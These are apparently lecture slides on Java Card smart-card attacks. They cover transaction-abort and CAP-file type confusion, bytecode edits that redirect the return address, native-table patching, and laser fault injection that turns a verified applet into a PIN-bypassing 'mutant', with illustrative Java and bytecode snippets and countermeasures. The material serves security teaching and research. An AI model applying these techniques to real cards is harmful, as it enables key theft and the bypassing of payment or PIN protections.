
# Abusing the transaction mechanism

```
JCSysbeginTransaction();  
short[] arrayInsideT;  
arrayInsideT = new short[10];  
localArrayOT = arrayInsideT;  
JCSysabortTransaction();
```



# Abusing the transaction mechanism

```
JCSysbeginTransaction();  
short[] arrayInsideT;  
arrayInsideT = new short[10];  
localArrayOT = arrayInsideT;  
JCSys.abortTransaction();  
arrayNewB = new byte[10];  
localArrayOT
```



```
if ((object) arrayNewB == (object) localArrayOT) {...}  
it's TRUE
```

# Type confusion

- We are able to perform type confusion
- If we create an object after the transaction, the first field corresponds often to the NON MODIFIABLE value of the array size,
- Modifying the first field using the reference on the object modifies the size of the array,
- We can dump the memory located after the array bypassing the firewall,



# Counter measures

- The most efficient countermeasure :
  - disallow the abort Transaction !!!
  - implement it correctly.


# Agenda

- Part II Software attacks
  - The environment
  - Type confusion with CAP file manipulation
  - Type confusion in presence of a BC verifier
  - Control flow modification
  - Conclusions


# Stack underflow ?

- The idea:
  - Locate the return address of the current function somewhere in the stack,
  - Modify this address . . .
  - Once you return you will execute our malicious byte code (the previous array).
- We need to characterize the stack implementation,


# Java Frame implementation



# Java Frame implementation



# Java Frame implementation



# Characterize the stack

```
public void ModifyStack (byte[] apduBuffer, APDU
    apdu, short a)
{
    short i=(short) 0xCAFE ;
    short j=(short) (getMyAddressTabByte (MALICIOUS
        ARRAY)+6) ;
    i = j ;
}
```

*L3*      *L1*      *L2*

*L4*      *L5*

*L0 = this*

# A ghost in the stack

- Modify the CAP file to change the value of the index of the locals:

```
public void
ModifyStack(byte [] apduBuffer,
            APDU apdu, short a)
{ 02 // flags: 0 max_stack: 2
  42 // nargs: 4 max_locals: 2
  11 CA FE sspush          0xCAFE
  29 04      sstore        4
  18          aload_0
  7B 00      getstatic_a   0
  8B 01      invokevirtual 1
  10 06      bspush        6
  41          sadd
  29 05      sstore        5
  16 05      sload         5
  29 04      sstore        4
  7A          return
}
```

```
public void ModifyStack
(byte[] apduBuffer,
APDU apdu,
short a)
{
short i=(short) 0xCAFE ;
short j=(short)
    (getMyAddressTabByte
    (MALICIOUS_ARRAY)+6) ;
i = j ;
}
```





# A ghost in the stack

- Modify the CAP file to change the value of the index of the locals:

```
public void
ModifyStack(byte [] apduBuffer,
            APDU apdu, short a)
{ 02 // flags: 0 max_stack: 2
 42 // nargs: 4 max_locals: 2
 11 CA FE sspush          0xCAFE
 29 04     sstore         4
 18       aload_0
 7B 00     getstatic_a    0
 8B 01     invokevirtual  1
 10 06     bspush         6
 41       sadd
 29 05     sstore         5
 16 05     sload         5
 29 07     sstore        7
 7A       return          }
```

```
public void ModifyStack
(byte[] apduBuffer,
APDU apdu,
short a)
{
short i=(short) 0xCAFE ;
short j=(short)
    (getMyAddressTabByte
    (MALICIOUS_ARRAY)+6) ;
i = j ;
}
```



# Return address

- You changed the return address with the hostile array address,
- At the return you jump outside the method...!
- Countermeasures:
  - Checks the index of the locals,
  - Implement differently the stack (as a linked list for example)

# The Holy Grail

- With all these methods you have been able to dump the eeprom memory,
  - You have access to the code of other applets,
  - You can retrieve keys if stored in clear text,
  - You can retrieve keys if stored encrypted (e.g. call the getKey API while you jump in the other security context),
  - But it is quite limited...
  - You cannot access to the ROM area which is controlled by the real CPU, using a page register.

# Native access

- Native call is often done through an indirection table stored in persistent memory,
  - Find the table, modify the entry, write you own binary code,

# Native access

	0	2	4	6	8	A	C	E
00008070	7E84	6ADC	6AED	6AFE	1800	7F08	7F29	7F02
00008080	7F24	7EFC	5E79	47AD	6732	6B85	49DD	68BD
00008090	5F9F	5DC9	631D	4638	5EA5	7E01	0FEB	6915
000080A0	6C22	68A7	5FEF	6B0F	6B20	6B31	6B42	6B53
000080B0	7EF0	38BE	62D9	5767	6B64	4EA3	55DA	7F31
000080C0	7F46	5208	378F	FF5C	6515	5CE5	7EF6	67C7
000080D0	7F1A	63A0	6732	49DD	7EA2	61E4	641F	67AF
000080E0	37FB	692A	6732	17FB	7E7A	487C	1686	7DE9
000080F0	7F35	7EEA	7F1F	5AEA	2AAC	7D9C	7EE4	7D8F
00008100	61E4	67F7	2797	64D9	6000	009C	009E	0000

# Native access

- Native call is often done through an indirection table stored in persistent memory,
  - Find the table, modify the entry, write you own binary code,
  - To modify the entry we need to understand the method call,
  - You can get access to the ROM area,
  - Non publishable work



# Conclusion

- These attacks run well on old smart cards, recent cards integrate some counter measures,
- Very funny work for students, a lot of vulnerabilities to discover,
- The compiler of CAP file is available on our web site.

# Perturbation

- Perturbation attacks change the normal behaviour of an IC in order to create an exploitable error
- The behaviour is typically changed either by applying an external source of energy during the operation,
- For attackers, the typical external effects on an IC running a software application are as follows
  - Modifying a value read from memory during the read operation, (transient)
  - Modification of the Eeprom values, (permanent)
  - Modifying the program flow, various effects can be observed:
    - Skipping an instruction, Inverting a test, Generating a jump, Generating calculation errors



# Mutant

- Definition

- A piece of code that passed the BC verification during the loading phase or any certification or any static analysis, and has been loaded into the EEPROM area,
- This code is modified by a fault attack,
- It becomes hostile : illegal cast to parse the memory, access to other pieces of code, unwanted call to the Java Card API (getKey,...).


- Java Virtual machine uses an offensive interpreter

- Fault attacks are not taken into account,
- **Java Card** Virtual Machine needs some run time checks,
- Sometime hardware based.

# Example of mutant

Bytecode	Octets	Java code
00 : aload_0	00 : 18	<pre>private void debit(APDU apdu) {     if ( pin.isValidated() ) {         // make the debit operation     } else {         ISOException.throwIt (             SW_PIN_VERIFICATION_REQUIRED);     } }</pre>
01 : getfield 85 60	01 : 83 85 60	
04 : invokevirtual 81 00	04 : 8B 81 00	
07 : ifeq 59	07 : 60 3B	
09 : ...	09 : ...	
...	...	
59 : goto 66	59 : 70 42	
61 : sipush 25345	61 : 13 63 01	
64 : invokestatic 6C 00	64 : 8D 6C 00	
67 : return	67 : 7A	


## Stack



# Example of mutant

Bytecode	Octets	Java code
00 : aload_0	00 : 18	<code>private void debit(APDU apdu) {</code>
01 : getfield 85 60	01 : 83 85 60	<code><del>if (pin.isValidated()) {</del></code>
04 : invokevirtual 81 00	04 : 8B 81 00	<code>// make the debit operation</code>
07 : <del>nop</del>	07 : <del>00</del>	<code><del>} else {</del></code>
08 : pop	08 : 3B	<code>ISOException.throwIt (</code>
09 : ...	09 : ...	<code>SW_PIN_VERIFICATION_REQUIRED);</code>
...	...	<code>}</code>
59 : goto 66	59 : 70 42	
61 : sipush 25345	61 : 13 63 01	
64 : invokestatic 6C 00	64 : 8D 6C 00	
67 : return	67 : 7A	

## Stack



# Fault models

Fault model	Timing	precision	location	fault type	Difficulty
Precise bit error	total control	bit	total control	set (1) or reset (0)	++
Precise byte error	total control	byte	total control	set (0x00), reset (0xFF) or random	+
Unknown byte error	loose control	byte	no control	set (0x00) or reset (0xFF) or random	-
Unknown error	no control	variable	no control	set (0x00), reset (0xFF) or random	--

Non-encrypted memory

↑

↓

Encrypted memory

# Agenda


- Part III : Laser Beamer as an enabling technology for software attacks in presence of a BCV
  - Notion of mutant application,
  - Type confusion, the *Oberthur* attack,
  - Control flow mutant.

# Principe

- The *Oberthur* attack is based on type confusion,
- The applet loaded in the card is correct i.e. cannot be rejected by a byte code verifier,
- The idea is to bypass the run time check made if the code impose a type conversion,
- Inject the energy during the check,
  - It is a transient fault,
  - The result can be the dump of the memory.

# Java Type conversion

- Java imposes a type hierarchy:



# Java Type conversion

- Java imposes a type hierarchy
- Polymorphism allows type conversion checked at run time


```
T2 t2;
```

```
T1 t1 = (T1) t2;      ⇔
```

```
aload t2
```

```
checkcast T1
```

```
astore t1
```






# Java Type conversion

- Java imposes a type hierarchy
- Polymorphism allows type conversion checked at run time

```
T2 t2;
```


```
T1 t1 = (T1) t2;
```



```
aload t2
```

```
checkcast T1
```

```
astore t1
```



# Java Type conversion

- Java imposes a type hierarchy
- Polymorphism allows type conversion checked at run time


```
T2 t2;
```

```
T3 t3 = (T3) t2;      ⇔
```

```
aload t2
```

```
checkcast T3
```

```
astore t3
```



# The following class

- Define the class A with one field of type short,

```
public class A {short theSize = 0x00FF;}
```

- In the application defines instances,

```
public class Main {
```

```
...
```

```
A a = new A();
```

```
byte[] b = new byte [10]; b[0] = 1; b[1]=2;...
```

```
...
```


```
a = (A) ((Object)b); // a & b point on the same object
```

```
a.theSize = 0xFFFF; // increases the size of the []
```

```
// read and write your array...
```

# The Hazardous Type Confusion

- Confusion between a and b (header compatible)




# The Hazardous Type Confusion

- Confusion between a and b (incompatible)

```
public class A {short theSize = 0x00FF;}  
public class B {C c = null;}
```


Warning the firewall will play its role!



# All what you need is... type confusion

- To force the type confusion

```
a = (A) b;
```



